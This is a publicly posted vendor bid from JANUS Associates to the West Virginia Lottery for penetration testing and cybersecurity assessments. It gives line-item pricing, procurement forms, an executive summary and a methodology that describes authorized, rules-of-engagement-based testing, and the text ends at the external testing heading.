



The following documentation is an electronically-submitted vendor response to an advertised solicitation from the *West Virginia Purchasing Bulletin* within the Vendor Self-Service portal at wvOASIS.gov. As part of the State of West Virginia's procurement process, and to maintain the transparency of the bid-opening process, this documentation submitted online is publicly posted by the West Virginia Purchasing Division at WVPurchasing.gov with any other vendor responses to this solicitation submitted to the Purchasing Division in hard copy format.

Header 1

List View

General Information | Contact | Default Values | Discount | Document Information | Clarification Request

Procurement Folder: 1369290

SO Doc Code: CRFQ

Procurement Type: Central Master Agreement

SO Dept: 0705

Vendor ID: VS0000005283

SO Doc ID: LOT2400000009

Legal Name: JANUS SOFTWARE INC

Published Date: 3/21/24

Alias/DBA:

Close Date: 3/28/24

Total Bid: \$760,900.00

Close Time: 13:30

Response Date: 03/28/2024

Status: Closed

Response Time: 11:58

Solicitation Description: Network Penetration Testing and Cybersecurity Assessments

Responded By User ID: JANUS4WV

Total of Header Attachments: 1

First Name: Patricia

Total of All Attachments: 1

Last Name: Fisher

Email: patfisher@janusassociate

Phone: 203-251-0200



Department of Administration
 Purchasing Division
 2019 Washington Street East
 Post Office Box 50130
 Charleston, WV 25305-0130

**State of West Virginia
 Solicitation Response**

Proc Folder: 1369290
Solicitation Description: Network Penetration Testing and Cybersecurity Assessments
Proc Type: Central Master Agreement

Solicitation Closes	Solicitation Response	Version
2024-03-28 13:30	SR 0705 ESR03282400000005520	1

VENDOR
 VS0000005283
 JANUS SOFTWARE INC

Solicitation Number: CRFQ 0705 LOT2400000009
Total Bid: 760900 **Response Date:** 2024-03-28 **Response Time:** 11:58:34

Comments: Invoicing for each test is requested as follows:
 30% upon completion of preparation
 50% upon completion of test field work
 15% upon submission of draft report
 5% upon submission of final report
 Social Engineering billed upon completion.

FOR INFORMATION CONTACT THE BUYER
 Brandon L Barr
 304-558-2652
 brandon.l.barr@wv.gov

--

All offers subject to all terms and conditions contained in this solicitation

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
1	External Network Penetration Testing				156800.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments: External Network Penetration Testing

Extended Description:

See Attached Specifications and Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
2	Website Penetration Testing				86100.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments: Website Penetration Testing

Extended Description:

See Attached Specifications and Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
3	Internal/Client-Side Network Penetration Testing				291900.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments: Internal/Client-Side Network Penetration Testing

Extended Description:

See Attached Specifications and Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
4	Wireless Penetration Testing				226100.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments: Wireless Penetration Testing


Extended Description:

See Attached Specifications and Exhibit - A Pricing Page

Network Penetration Testing and Cybersecurity Assessments

Solicitation Number: CRFQ 0705 LOT2400000009

Prepared for:
West Virginia Purchasing Division
On Behalf of West Virginia Lottery



March 28, 2024




Prepared by:
JANUS Software, Inc.
d/b/a JANUS Associates
2 Omega Drive
Stamford, CT 06907
Contact: Patricia Fisher
Phone: 203-251-0200
patfisher@janusassociates.com

Table of Contents

CRFQ DOCUMENT	IV
DESIGNATED CONTACT/CERTIFICATION AND SIGNATURE PAGE	VIII
EXECUTIVE SUMMARY	1
METHODOLOGY AND APPROACH	5
PROPOSED PROJECT	5
APPROACH	5
TECHNICAL TESTING METHODOLOGY	9
PRELIMINARY ACTIVITIES	10
EXTERNAL NETWORK PENETRATION TESTING	12
WEBSITE PENETRATION TESTING	15
WEBSITE DETAILS	16
INTERNAL/CLIENT-SIDE NETWORK VULNERABILITY ASSESSMENT	17
WIRELESS ASSESSMENT	21
SOCIAL ENGINEERING	22
COMPLIANCE WITH TESTING STANDARDS	23
DELIVERABLES	24
PROJECT MANAGEMENT APPROACH	28
OPTIONS	32
POLICY AND PROCEDURE REVIEW	32
DEVELOPMENT OF PLAN OF ACTION AND MILESTONES	32
PROJECT TIMELINE	33
RESOURCES NEEDED TO COMPLETE THE PROJECT	36
PROPOSED PERSONNEL	37
STAFF CERTIFICATIONS/STANDARDS UTILIZED	60
REFERENCES	61
PAST PERFORMANCE	62
LOTTERY/GAMING INDUSTRY EXPERIENCE	65
EXHIBIT A – PRICING	66
PROPOSED INVOICING	67
PAYMENT TERMS	67
PROJECT PLAN	67
ABOUT JANUS	70
JANUS CAPABILITIES	74
ASSUMPTIONS	77
CLIENT DATA	78
OTHER ITEMS	79
SERVICE STRATEGY	79
VENDOR NEUTRALITY	79

BONDING AND BACKGROUND CHECK PROCEDURES	79
CHANGE ORDER PROCESS.....	80
APPENDICES.....	81
APPENDIX A – TOOLS	81
APPENDIX B – SAMPLE DELIVERABLES.....	87
APPENDIX C – CLIENT COMMENTS.....	118

CRFQ DOCUMENT

	Department of Administration Purchasing Division 2019 Washington Street East Post Office Box 50130 Charleston, WV 25305-0130	State of West Virginia Centralized Request for Quote Service - Prof

Proc Folder: 1369290 Doc Description: Network Penetration Testing and Cybersecurity Assessments Proc Type: Central Master Agreement		Reason for Modification: Addendum No. 1 to provide answers to vendor questions and instructions to vendors for registration a..... See Page 2 for complete info
Date Issued 2024-03-21	Solicitation Closes 2024-03-28 13:30	Solicitation No CRFQ 0705 LOT2400000009
		Version 2

BID RECEIVING LOCATION
BID CLERK DEPARTMENT OF ADMINISTRATION PURCHASING DIVISION 2019 WASHINGTON ST E CHARLESTON WV 25305 US

VENDOR
Vendor Customer Code: VS0000005283 Vendor Name : JANUS Software, Inc., d/b/a JANUS Associates Address : 2 Omega Drive Street : 2 Omega Drive City : Stamford State : CT Country : United States Zip : 06907 Principal Contact : Patricia A. P. Fisher Vendor Contact Phone: 203-251-0200 Extension:

FOR INFORMATION CONTACT THE BUYER
Brandon L Barr 304-558-2652 brandon.l.barr@wv.gov

Vendor Signature X 	FEIN# 59-3026157	DATE March 28, 2024
---	-------------------------	----------------------------

All offers subject to all terms and conditions contained in this solicitation

Reason for Modification:

Addendum No. 1 to provide answers to vendor questions and instructions to vendors for registration and bid submittal compliance

ADDITIONAL INFORMATION
The West Virginia Purchasing Division is soliciting bids on behalf of the West Virginia Lottery to establish a contract for Network Penetration Testing and Cybersecurity Assessments per the terms and conditions, Exhibit A Pricing Page and Exhibit B NDA, and specifications as attached.

INVOICE TO	SHIP TO
LOTTERY PO BOX 2067 CHARLESTON WV US	LOTTERY 900 PENNSYLVANIA AVE CHARLESTON WV US

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
1	External Network Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:

See Attached Specifications and Exhibit - A Pricing Page

INVOICE TO	SHIP TO
LOTTERY PO BOX 2067 CHARLESTON WV US	LOTTERY 900 PENNSYLVANIA AVE CHARLESTON WV US

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
2	Website Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:

See Attached Specifications and Exhibit - A Pricing Page

INVOICE TO		SHIP TO	
LOTTERY PO BOX 2067		LOTTERY 900 PENNSYLVANIA AVE	
CHARLESTON	WV	CHARLESTON	WV
US		US	

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
3	Internal/Client-Side Network Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:
 See Attached Specifications and
 Exhibit - A Pricing Page

INVOICE TO		SHIP TO	
LOTTERY PO BOX 2067		LOTTERY 900 PENNSYLVANIA AVE	
CHARLESTON	WV	CHARLESTON	WV
US		US	

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
4	Wireless Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:
 See Attached Specifications and
 Exhibit - A Pricing Page

SCHEDULE OF EVENTS

Line	Event	Event Date
1	Questions due by 10:00am ET	2024-03-21

	Document Phase	Document Description	Page 4
LOT240000009	Final	Network Penetration Testing and Cybersecurity Assessments	

ADDITIONAL TERMS AND CONDITIONS

See attached document(s) for additional Terms and Conditions

Designated Contact/Certification and Signature Page

DESIGNATED CONTACT: Vendor appoints the individual identified in this Section as the Contract Administrator and the initial point of contact for matters relating to this Contract.

(Printed Name and Title) Patricia A. P. Fisher, President & CEO

(Address) 2 Omega Drive, Stamford, CT 06907

(Phone Number) / (Fax Number) 203-251-0200 / 203-251-0222

(email address) patfisher@janusassociates.com

CERTIFICATION AND SIGNATURE: By signing below, or submitting documentation through WV OASIS, I certify that: I have reviewed this Solicitation/Contract in its entirety; that I understand the requirements, terms and conditions, and other information contained herein; that this bid, offer or proposal constitutes an offer to the State that cannot be unilaterally withdrawn; that the product or service proposed meets the mandatory requirements contained in the Solicitation/Contract for that product or service, unless otherwise stated herein; that the Vendor accepts the terms and conditions contained in the Solicitation, unless otherwise stated herein; that I am submitting this bid, offer or proposal for review and consideration; that this bid or offer was made without prior understanding, agreement, or connection with any entity submitting a bid or offer for the same material, supplies, equipment or services; that this bid or offer is in all respects fair and without collusion or fraud; that this Contract is accepted or entered into without any prior understanding, agreement, or connection to any other entity that could be considered a violation of law; that I am authorized by the Vendor to execute and submit this bid, offer, or proposal, or any documents related thereto on Vendor's behalf; that I am authorized to bind the vendor in a contractual relationship; and that to the best of my knowledge, the vendor has properly registered with any State agency that may require registration.

By signing below, I further certify that I understand this Contract is subject to the provisions of West Virginia Code § 5A-3-62, which automatically voids certain contract clauses that violate State law; and that pursuant to W. Va. Code 5A-3-63, the entity entering into this contract is prohibited from engaging in a boycott against Israel.

JANUS Software, Inc., d/b/a JANUS Associates

(Company)



(Signature of Authorized Representative)

Patricia A. P. Fisher, President & CEO

March 28, 2024

(Printed Name and Title of Authorized Representative) (Date)

203-251-0200 / 203-251-0222

(Phone Number) (Fax Number)

patfisher@janusassociates.com

(Email Address)



EXECUTIVE SUMMARY

JANUS Software, Inc., d/b/a JANUS Associates (JANUS) is pleased to present the West Virginia Lottery (Lottery) with this proposal for information technology cybersecurity assessments, including external network, website, wireless, and internal network vulnerability assessments. JANUS has a long history of focusing on testing lottery systems and gaming environments and will bring that experience to this project.

JANUS was founded in 1988 to perform security assessments and audits as our core specialties. Our founder was responsible for IBM's own data security for Latin America and Canada and left to found JANUS to serve the growing needs of data security, long before the term "cyber" existed. At that time, the focus was IBM mainframes where JANUS assessed many large corporate and government organizations. However, as the Internet came along, JANUS immediately embraced that technology and has progressed along with the growth of the Internet since that time – continuing with our security auditing and penetration testing of gaming, tribal, and lottery entities.

However, security assessing and auditing has recently changed. Due to the complexity of today's lottery functions, JANUS is a rare entity with a full-time employee staff skilled in technical lottery assessments (as well as independence from performing other lottery support tasks) that has been focusing on Lottery penetration testing and associated tasks for well over 20 years. JANUS' lottery assessments also utilize a highly technical focus so that you can determine what is unseen, including very important, issues that may exist inside your computing processes and practices as well as advanced penetration testing tools. Without these elements, there can be no strong security penetration testing due to the sheer magnitude of today's systems/data. Our lottery clients are highly automated, and they cannot easily determine how adequate the security of their operations is without significant technical experts examining the computing operations of their environment. JANUS is assisting these organizations to better protect their enterprises by focusing our assessments on the technical as well as the managerial, operational, and environmental aspects of assessment, when needed.

We have never veered from our cyber security roots. We are still security experts in the technologies that have come along in the last 35 years including all the regulatory standards that are currently in effect – as well as for best practices. Therefore, we regularly see a wide range of problems and will bring that experience to this project. We have the credentials, past performance, and strong reputation for producing high quality, thorough, and accurate results that only seasoned security testing specialists can provide.

JANUS' success in this industry has been based, to a great extent, on our care for our clients. This results from our flexibility to meet specific client needs (there are always twists and turns in any project); from our drive for high quality and thorough results; and our work with clients as a partner. Together, these have led to a large group of very successful projects, well over 2100 satisfied clients. Your expectations should be high for your cyber security partner and we will always strive to meet those. Our resources are very skilled and highly trained personnel who are employees, not subcontractors. Therefore, we can better control our constant drive for quality and continuously increase our employees' skills. We have completed similar projects for the Massachusetts State Lottery, Connecticut State Lottery Corporation (a repeat client), the Indiana State Lottery Commission (the Hoosier Lottery), and the Minnesota State Lottery – also a repeat client, as well as others. We hope you too will become a repeat client.

We have a thorough methodology designed to ensure that we also focus on how someone might circumvent your compliance processes and cause the Lottery harm. In the proposal we explain this methodology more fully and highlight how we produce quality results that are well written, technically correct, and thoroughly researched, including technical analyses.

We regularly perform our projects on time and within budget because we have learned to break down our work into small segments which are able to be sized properly for each specific client. This results in a thorough understanding of what we need to do, assignment of the correct skills with which to do it, and development of thoughtful recommendations. Finally, by performing projects with our own employees, we bring a continuous level of excellence and experience to all our projects.

JANUS is the longest operating independent information security consulting firm in America and has an extensive history of performing security/risk assessments/audits and penetration testing. This longevity has allowed JANUS to train our employees over a period of many years in all the technologies that are needed. Since our founding in 1988, JANUS has remained a private, woman-owned small business that is focused on providing leading edge information security services and we have extensive experience in undertaking an assessment such as requested by the Lottery. JANUS regularly provides similar types of services for federal, state and tribal gaming/government/lottery entities, utilities, private sector businesses, education, and not-for-profit organizations. Examples of similar projects include the Minnesota State Lottery, the Mohegan Casino, Gila River Casinos, Massachusetts State Lottery, and the Indiana State Lottery Commission (the Hoosier Lottery), amongst others.

We perform hands-on examination and thorough verification of your environment to be sure that our results are accurate. Unlike many firms, we focus on finding the source of the problem, not simply one of its symptoms which enables you to more accurately remediate it.

With this proposal we believe we offer exceptional value that is well above what is typically provided with such an engagement. JANUS is a quality-oriented consulting company. Therefore, we cannot necessarily compete as the lowest cost provider. However, we bring so much additional value that we

are truly the lowest Total Cost of Ownership company for our clients in the long term. Some of our unique capabilities are defined within this response but we would like to reiterate them here:

- Work that is far more detailed than most firms have the skills to provide;
- Findings that provide significantly more relevant and actionable information than is typical;
- Addition of the business risk to assist management (rather than simply technical staff) in understanding the significance of each technical vulnerability found as it relates to the Lottery's specific operations and/or business;
- In technical examinations, hands-on manual manipulation and non-destructive testing to prevent system damage while minimizing "false positives" which, otherwise, the Lottery would need to investigate after the project's completion;
- Thoroughly written detailed reports with four (4) levels of findings analysis for your various types of readers;
- Knowledge transfer to enable Lottery IT staff to continue advanced security analysis after we are finished; and
- Regular out-briefs and a comprehensive debrief at the conclusion of fieldwork and/or final activities.

JANUS brings the Lottery a full-service cyber security solution by Lottery security specialists, focused on conducting security assessments of all types. Security audits/assessments have been a core competency of JANUS for over 35 years, starting with the Oregon Lottery in 2000. Thus, JANUS has a 24-year history of assisting lotteries with penetration tests and internal vulnerability assessments. We have a very well-honed hybrid methodology based on recognized industry standards and proprietary JANUS methods that have been utilized in many similar projects, over the years. We will first prepare our test plan and Rules of Engagement (that we discuss with you and mutually agree to) to guide our activities and ensure that the scope is what you intended for the particular assessment. We then begin the testing to determine what problems we can uncover as defined within the mutually agreed upon Plan. Following these efforts and the actual examination and testing, a detailed draft report will be prepared for review and comment by Lottery staff. Upon completion of your feedback review the final report will be prepared and delivered, as agreed to.

The deliverables that JANUS will produce will contain thorough, detailed findings and recommendations that will provide the Lottery with actionable results. These reports will allow Lottery IT management to quickly understand each problem and determine what actions need to be taken. Our analysis and detailed reporting offers benefits many levels above those of our competitors and this has been confirmed to us by our clients. This level of excellence is the direct result of the decades-long experience of our team and the dedication that only a tightly focused group can offer and is a major benefit to your staff who need to remediate issues.

We have the right people and expertise. JANUS' experience has been gained from a long history of successful "on-time, within budget" performance resulting in consistently high client satisfaction with a core focus on security and risk management. JANUS staff members possess many years of experience in

projects like the one now contemplated by the Lottery, and we will bring a strong solution, by industry certified experts who work with this type of project on a daily basis.


We are a vendor-neutral firm, meaning that we have no auxiliary services that would compromise our testing and advice. Our competitors are often managed services providers, accounting, software companies, and legal firms who regularly assign subcontractors (unlike JANUS who utilizes full-time employees). This means that they are not vendor neutral and will not be able to provide you with independent results. They also are unable to control the quality of rotating subcontractors. Testing is not the main focus of their businesses, as it is with JANUS. As a result, our clients that have previously utilized these firms tell us that our results are more focused, bring more insight, and are of a higher quality than these other firms.

JANUS has built a strong reputation for flexibility to meet client needs. This is due to the skills and professionalism of JANUS staff as well as our firm's dedication to being your partner and working with you to achieve the best possible result for you – all while remaining free of any vendor hardware or software affiliations, or any conflicts of interest.

As the oldest continuously operating independent security consultancy in the nation, JANUS has an unblemished record of performance with our clients in gaming and lotteries. JANUS is a certified woman-owned small business offering the highest quality services at competitive costs by carefully controlling our expenses and cash flow.

Thank you for allowing JANUS the opportunity to respond to this request. JANUS management and staff look forward to working with your team to meet your security goals and objectives and to exceed expectations as a service provider.

Sincerely,

A handwritten signature in black ink, appearing to read "Patricia A. Fisher".

Patricia Fisher
President and CEO

METHODOLOGY AND APPROACH

JANUS works with the leading methodologies of today, including all those you have included in your solicitation. We regularly assess to the Center for Internet Security (CIS) methodology and the Open Web Application Security Project (OWASP) Top 10 structure. We have followed the U.S. National Institute for Standards and Technology (NIST) Special Publication (SP) 800-115 (and its predecessor, the SP 800-42) for many years as well as the Penetration Testing Execution Standard (PTES) and the MITRE ATT&CK framework tactics to ensure that we are thorough and meet industry recommendations. We have incorporated these techniques into our processes to ensure that our clients obtain a strong, thorough, customized test.

We outline, in the following sections, our approach and how we anticipate structuring the project and implementing the steps of the tasks so that we follow a logical progression.



Proposed Project

Assessments such as this are a specialty of JANUS'. From our many years of experience and having worked with a large number of organizations, we understand the significant issues that Lottery operators must manage – particularly the need to be inclusive for the citizenry yet still protect and have the security infrastructure to do so. We understand these types of projects and, although we have developed a thorough methodology that has been honed from thousands of similar tasks over our 35-year history, we also offer flexibility in meeting your needs. **Since we sell no products or software, we will provide an independent perspective with no conflicts of interest that might result from any other involvement with the Lottery.**



Approach

No matter what type of security assessment, penetration test, or audit is being performed, today's approach must be based on best practices and regulations but also be flexible to meet business needs. This means your organization's priorities must first be understood, and then your security components must reflect these business realities. Not all vulnerabilities create the same level of risk for an organization, and not every organization has the budget or personnel to mitigate every risk. A second important component of this methodology is a risk acceptance component, i.e., determining which risks the Lottery might be willing to live with, and which you are not.

Although this sounds quite simple and straightforward, it is not. Frequently, we review security projects completed by other vendors and find them lacking in both thoroughness and quality. For example, in technical testing, many firms utilize Nessus for large components of their work but specialists such as JANUS understand that Nessus only examines certain ranges – many are left out. Some regularly used Nessus plugins also provide misleading information for which our staff understands how to compensate.

For reasons such as these it is critical to use combinations of tools in technical verification of controls, which we do to ensure a comprehensive result.

Differentiator - Ability of JANUS staff to: 1) Understand the weaknesses of commonly used tools such as Nessus and compensate; and
2) Have such significant experience with tools such as Nessus that we understand its weaknesses and know when not to accept a result because it is erroneous.

Value to Our Client - Results are accurate and fully investigated.

Our clients inform us that they are regularly presented with the results of automated checklists or appliance-based outputs that no human has analyzed and are then left to determine what next to do to find the actual problem that caused the finding. This results in clients being forced to undertake significant additional work after the vendor has left. We do not do this. As one client recently put it – we use a “hands on” approach. In other words, we verify each finding to determine if it is a false positive or is a real issue for the Lottery. This structure holds for all of our audit, assessment, and penetration test types.

Differentiator - “Hands-on” analysis of all automated results to ensure accuracy and thoroughness. Manual examination and analysis is a part of the JANUS methodology.

Value to Our Client - Ability to immediately understand the source of the problem, not simply the most obvious symptom, and what is needed to remediate potential exposures.

We also find that other firms follow a prescribed process with little capability to be flexible to meet the requirements of your unique environment. Although we have a well-tested process, we also are intensively tuned in to your specific needs. Our clients very often provide us with feedback on previous projects and tell us that we are a very different type of company – one devoted to searching out critical vulnerabilities and helping our clients understand them and how to mitigate them. We have performed similar projects for many years and our consultants have a clear understanding of the difference between a risk and a symptom. The result is that our remedies are appropriate to the solution of underlying problems, and do not simply mask visible concerns.

Differentiator - Flexibility. Our human-oriented methodology allows us to determine when a different approach might be needed to illustrate a specific problem. Also, we are tuned in to your overall project needs so that, if a change in direction is needed (within the hours allocated for the project) we are happy to work with you to achieve your goals.

Value to Our Client - Meets your project goals even when changes have occurred between completion of the solicitation and the everyday operations of the enterprise.

Results are always investigated, where allowed, to ensure that “false positives” are not left with a client and to ensure that our recommendations relate to the actual problem, not simply a symptom of the problem. This is a major differentiator between us and other firms. We have seen, as an example, firms reporting that a client needs to enforce its security policy. We, however, work at a deeper level:

- Does the client lack a policy that staff needs to follow?
- Is the policy weak and therefore, staff members are not carefully directed in what to do? Or perhaps;
- Are employees simply not following the prescribed policy?

Each of these three examples requires a different remediation/mitigation solution. With many firms, the client would need to deduce what the correct mitigation might be; we tell you – thus saving you the time to determine this yourselves – or worse, incorrectly remediate.

Differentiator - JANUS finds the source of the apparent vulnerability which is often more complex than initially presented from scans, appliances, checklists, and less experienced staff.

Value to Our Client - Ability to rapidly understand what remediation is necessary without need to conduct further investigation after the project is complete.

Because security assessments and penetration tests are core specialties of JANUS, our broad experience and deep expertise allow us to complete more focused analysis at a greater depth than other consulting and auditing organizations. The result is that the Lottery will receive greater value for your expenditure. This, in turn, will allow you to structure a stronger remediation plan, and bring additional value to your operation over the long run.



Blended Methodology

Although we are Lottery and gaming specialists, our experience also crosses many industries, environments, and types of organizations. We draw on this experience to bring you a wider understanding of security problems. Our experience indicates that some of the *most lethal* vulnerabilities come from network/operating systems combinations or where the boundary of web applications meet operating support systems. These types of environments often cause hidden, detailed security problems that will never be found in a compliance assessment.

Moreover, such combinations are more likely to be known by those with some knowledge of the systems (such as a disgruntled employee, casual vendor, or hacker) which makes them even more potentially dangerous. In addition, business partners are opening up far greater risks to organizations so how they integrate their work into the Lottery’s operations is critical to understand. We assign people to our projects who are both experienced security network engineers and platform specialists as well as process experts. As attested to by our references, this “blended methodology” has been effectively

employed and polished through many projects. This methodology also results in cross-trained engineers and consultants who will bring a high-level of varied experience to the Lottery's project.



Team Effort and Knowledge Transfer

We consider each engagement a team effort; i.e., an effort shared by us and our client. We will work diligently to ensure that we impart as much knowledge to your staff as we can during the project period so that the on-going value of the project is even greater than anticipated. This has been a highly successful strategy for our clients in the past. We believe knowledge transfer is an important component of our work.

Differentiator - Knowledge transfer – JANUS staff welcomes client personnel to work with us or ask questions about why we do what we do.

Value to Our Client - Your staff will receive additional knowledge about the security of their systems and applications.

Our staff members are required to operate within a very closely controlled structure for the work. We all understand that, as professionals, we must not undertake any activity that might harm a client or reflect badly on our organization. To begin these types of projects, assigned staff may not start activities until we have been provided a Letter of Authorization from you authorizing access to your environment, networks, etc. Once we have received this letter, testing begins on the basis of the agreed-to scope.

A technical lead is appointed for each project and monitors all activity to ensure that tests and examination activities are appropriate and thorough. Periodic status meetings are held with your representatives and high-risk problems, if found, are brought immediately to your attention.



Technical Currency and Results

Our staff is experienced and technologically current since we are constantly performing tasks similar to those requested by this project for our clients. In addition, our Chief Technical Officer is in charge of providing current and improved technical tools for penetration tests and assessments. He investigates possible additions to our toolbox and when he decides that one fits our needs, he prepares it and provides "learning lunches" for the staff to better understand it and how to use it. He also maintains a server infrastructure that is a practice platform where new tools are utilized by the staff to thoroughly practice with each. He changes out the potential vulnerabilities of the practice environment regularly so that the skills of the technical testers must be continually challenged.



Independent Manual Verification

One of the most important elements of JANUS' assessments is our focus on verifying the initial problems we uncover. Manual verification is an essential component of all JANUS tests, to determine the *actual risk* that an issue, vulnerability, or control weakness may pose in the real

world. While automated scans are used in some parts of our projects, other firms often use them to perform the entire project – we do not allow this in our projects. Automated testing simply identifies behaviors that are consistent with known vulnerabilities, but these scans will:

- Frequently misidentify vulnerabilities, producing “false positives.”
- They also identify general compliance control weaknesses but do not take into consideration any partial remediation you may have undertaken that lowers your potential risk, better known as residual risk.
- They also fail to identify subtle problems that can lead to large weaknesses.

Automated outputs also produce lengthy reports filled with technical jargon and theoretical risks which may not correspond to actual business impacts in your particular environment.

We believe that potential issues, control weaknesses, and vulnerabilities also must be inspected using manual methods to verify that the business risk is real. After each issue has been verified, it must be further tested to prove that it can actually be exploited during an attack. Manual verification provides the practical insight needed to prioritize risks and to help the Lottery form action plans for remediation.



Technical Testing

We conduct all testing within the parameters of rules-of-engagement that are specified pre-engagement by you. We are highly qualified cyber professionals and, as such, adhere to business-like methods for our penetration testing and assessment processes.

Typically, that translates into “no surprises.” Our team will work to assess thoroughly and diligently, while ensuring the continuity and safety of your operations.

For technical controls testing, our engineers use the means of testing appropriate for the type of network, application, infrastructure, process, operational, and program components in-scope. Further, we assign security engineers and auditors knowledgeable in those, not simply employees who can use a tool. This is very important since interpreting tool results is a major element of all security and risk projects. Manual interpretation must be done by experienced, highly trained personnel, such as we provide, or major problems will be missed. While this affects cost, it provides lower total costs to the Lottery following our activities – where your personnel would need to do this analysis prior to remediation if we did not do so.



Technical Testing Methodology

As a part of our regular process, we typically begin with research/investigation on the dark web about the target environment. As we undertake this and complete our testing we will focus on:

- **Identifying** specific threats and risks to your organization to:
 - Understand the actual risk to the Lottery posed by the specific issues;

- Test the security controls and environment;
- Determine if current security measures are actually detecting or preventing potential attacks;
- Illustrate policy and other weaknesses;
- **Recommending** actions for mitigation;
- **Assigning** a “risk rating;”
- **Calculating** the effect of the threat or risk;
- **Documenting** the problems; and
- **Prioritizing** findings by the damage you might sustain if the issue was exploited.

While our technical tests include known vulnerabilities and utilize automated tools, our consultants also seek to go far beyond this by looking at the complex interactions within your operations and the supporting infrastructure. Methodologies also are employed in today’s rapidly escalating cyber security attack environment to determine the likelihood of unauthorized exploitation by past and present employees, and other users (this is the fastest growing issue in cybersecurity today). This process is called ‘zero trust’ assessing (and will be handled during the internal tasks). Its focus is to prepare you for what an internal person, who has some access inside your external barriers, might be able to undertake to compromise Lottery operations. The ability for authorized individuals to circumvent processes has become, by necessity, a major focus area where analysis also occurs – whether through process circumvention or attack.



Preliminary Activities

Following the highly rated Penetration Testing Execution Standard (PTES) for thoroughness in testing, as soon as possible after the project award has been communicated, a pre-kickoff teleconference is scheduled. In this phase, we launch the project management methodologies and communication protocols by which subsequent phases are governed. This phase typically begins with a conference call with the primary contacts for the project and discussion of the specifics of the project. Agenda topics may include the following:

- Confirmation of scope and deliverables;
- Overview of our process, including a high-level project schedule;
- Roles and responsibilities of key participants;
- Agreement upon procedures for project related communication and sharing of confidential records;
- Arrangement for letters authorizing technical testing (to be carried by JANUS consultants at all times during the project); and
- Schedule for the project kickoff meeting.

Our understanding of scope, communication methods, roles and responsibilities, schedules, and other project management topics will be collected into our Rules of Engagement (RoE) which will guide our project, allowing us to move speedily through the tasks (to make it efficient for your staff) and utilizing

multiple staff who will, by virtue of the structure of the RoE, obtain equally high quality results.

Additional components that are included in this teleconference include the following:

- Review terms of the project;
- Arrange for necessary computer access permissions for technical elements of the testing (per your wishes);
- Review the work plan to finalize the timing of tasks;
- Agree upon reporting and communications methods;
- Finalize rules-of-engagement;
- Discuss anticipated impact (if any) of the project on Lottery personnel;
- Introduce Lottery and our project staff and review roles;
- Exchange contact information;
- Discuss automated tools to be used in the engagement; and
- Other logistics.

In addition, because we work from a documented plan designed to offer consistency/thoroughness, we will produce this during the earliest phase of the project. This will be discussed with the Lottery to ensure its focus and accuracy.

Kickoff Meeting

We will conduct a project kickoff meeting at a time to be mutually agreed upon between us. For tests that are not strictly considered penetration tests (e.g., social engineering, internal vulnerability, wireless, etc.), during the meeting, we will request a short introductory session delivered by the most appropriate Lottery staff members about the security environment that is in-scope, technical items such as network architecture, etc. This provides JANUS consultants with a baseline of your methods and operation so that we can test deeper. JANUS also requests a discussion on overall network components, process controls, and the security elements in place. Also beneficial is information about your security objectives as they relate to your risk tolerance/risk aversion profile, anticipated growth/needs, etc.

In addition, we will refresh everyone on the pre-kickoff items we decided upon together that formed the general foundation upon which we built our RoE so that both the Lottery and JANUS have a common understanding of where we are beginning, how we plan to undertake the work, and the needed logistics and communications mechanisms.

Post-kickoff Activities

In our experience from similar projects, the kickoff is a time when the project team starts focusing on specific details of the engagement. While the kickoff meeting is not always the time to get too far into the details, the following topics need to be addressed during or shortly after the kickoff.

- Clarification on roles and responsibilities in the Lottery's project, with the understanding that specific designated individuals may be interviewed during the project.
- Are there any security controls that are not applicable or are out of scope?
- What documentation is being requested (if any), and what supporting documentation exists?

- Which specific systems or interfaces will be subject to technical assessment?

Any open questions are typically addressed within three days of the kickoff meeting. At that point we will finalize our planning and be deep into preparation.

Communications Plan

After the entry conference call, two tasks are addressed: secure communications, and our work plan. Establishing a trusted protocol of sharing confidential information is a top priority to address at the earliest stages of the project. If the Lottery has a preferred solution for sharing confidential documents, we will adopt the Lottery's methodology. We also offer, at no charge, to provide a secure web portal dedicated to the assessment. This web portal utilizes encrypted communication and strict access controls for trusted sharing of files and information. In addition, we will use encrypted Zip files when sharing documents with participants who do not have access to the portal. We will never include unencrypted confidential information in email. The specific methodology(s) chosen should be determined prior to beginning the project in full, so that the agreed upon communication procedures can be described to all project participants at the kickoff.

We also recommend that regularly scheduled status meetings be held regularly after the kickoff and throughout the life of the project.

Because you have requested both an external penetration test, an internal penetration/vulnerability test, website testing, and wireless testing, we are proposing the following structure for the project, a type that is a regular task at JANUS. In this, below, we present the manner in which we anticipate the project would flow – from the outside of your environment, inward to provide you with a strong, thorough assessment result. The JANUS penetration test (usually the first level of testing) consists of external penetration testing (labeled “**Eyes-Shut**”). The internal penetration testing (“**Eyes-Open**”) utilizes a low-level User ID to test further and deeper.



External Network Penetration Testing

